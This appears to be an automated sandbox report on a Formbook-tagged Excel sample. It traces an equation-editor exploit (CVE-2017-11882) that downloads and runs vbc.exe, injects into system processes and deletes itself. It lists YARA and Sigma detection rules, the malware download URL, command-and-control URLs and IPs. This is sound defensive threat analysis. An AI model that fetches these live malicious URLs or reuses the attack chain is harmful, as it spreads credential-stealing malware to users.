ID: 323360
Sample Name: P. I.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:21:10
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report P. I.xlsx

Overview


General Information

Sample Name:	P. I.xlsx
Analysis ID:	323360
MD5:	8600b18fcd47eb7.
SHA1:	6a7b0f2d86d7be9.
SHA256:	06aa501a864eff9..
Tags:	Formbook VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Contains functionality to log keystro…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1476 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2516 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2824 cmdline: 'C:\Users\Public\vbc.exe' MD5: DA5CE3FE1991B9ACEF3B0BEEC210EE9F)
    - vbc.exe (PID: 2844 cmdline: {path} MD5: DA5CE3FE1991B9ACEF3B0BEEC210EE9F)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - svchost.exe (PID: 2380 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
          - cmd.exe (PID: 3012 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x10ac8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x10e62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1cb75:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1c661:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1cc77:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1cdef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1187a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1b8dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x125f2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x21c67:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x22d0a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2139352712.0000000003361000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1eb99:$sqlite3step: 68 34 1C 7B E1 • 0x1ecac:$sqlite3step: 68 34 1C 7B E1 • 0x1ebc8:$sqlite3text: 68 38 2A 90 C5 • 0x1eced:$sqlite3text: 68 38 2A 90 C5 • 0x1ebdb:$sqlite3blob: 68 53 D8 7F 8C • 0x1ed03:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2139267535.00000000025FE000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.2139456624.00000000033DB000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder


Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to log keystrokes (.Net Source)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Windows Service 1	Windows Service 1	Masquerading 1 1 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commur
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access I


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
P. I.xlsx	31%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://198.23.212.188/reg/vbc.exe	100%	Avira URL Cloud	malware	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://www.teleeducationforafghanistan.com/coz3/?Nxl0wV=htxXA6k0ApBh&MPxhwJ=RDRn2Ild+/wzWORBRjhdFX6pRz32wHRA4wkCN1Xv+JiXsB19Ecc8PMGycfEZfvp5cD+cKQ==	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://www.snhdt.net/coz3/?MPxhwJ=vQj7cG2lwCBebrWG7gzNgppGgW/+TNOkvFpT9t0IQRDO6wT6r+9Ecp7CibhH0Ta6s7MNzw==&Nxl0wV=htxXA6k0ApBh	0%	Avira URL Cloud	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myecovet.com	34.102.136.180	true	true		unknown
thevirginiahomesource.com	198.101.172.217	true	true		unknown
penrosecondos-official.com	101.100.209.140	true	true		unknown
www.kapkwata.com	154.215.9.186	true	true		unknown
www.teleeducationforafghanistan.com	74.220.199.6	true	true		unknown
reachlocal.cloudbackend.net	104.130.255.68	true	true		unknown
www.penrosecondos-official.com	unknown	unknown	true		unknown
www.snhdt.net	unknown	unknown	true		unknown
www.myecovet.com	unknown	unknown	true		unknown
www.thevirginiahomesource.com	unknown	unknown	true		unknown
www.teddij.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.23.212.188/reg/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://www.teleeducationforafghanistan.com/coz3/?Nxl0wV=htxXA6k0ApBh&MPxhwJ=RDRn2Ild+/wzWORBRjhdFX6pRz32wHRA4wkCN1Xv+JiXsB19Ecc8PMGycfEZfvp5cD+cKQ==	true	• Avira URL Cloud: safe	unknown
http://www.snhdt.net/coz3/?MPxhwJ=vQj7cG2lwCBebrWG7gzNgppGgW/+TNOkvFpT9t0IQRDO6wT6r+9Ecp7CibhH0Ta6s7MNzw==&Nxl0wV=htxXA6k0ApBh	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.00000000.2165087542.000000000A3E9000.00000008.00000001.sdmp	false		high

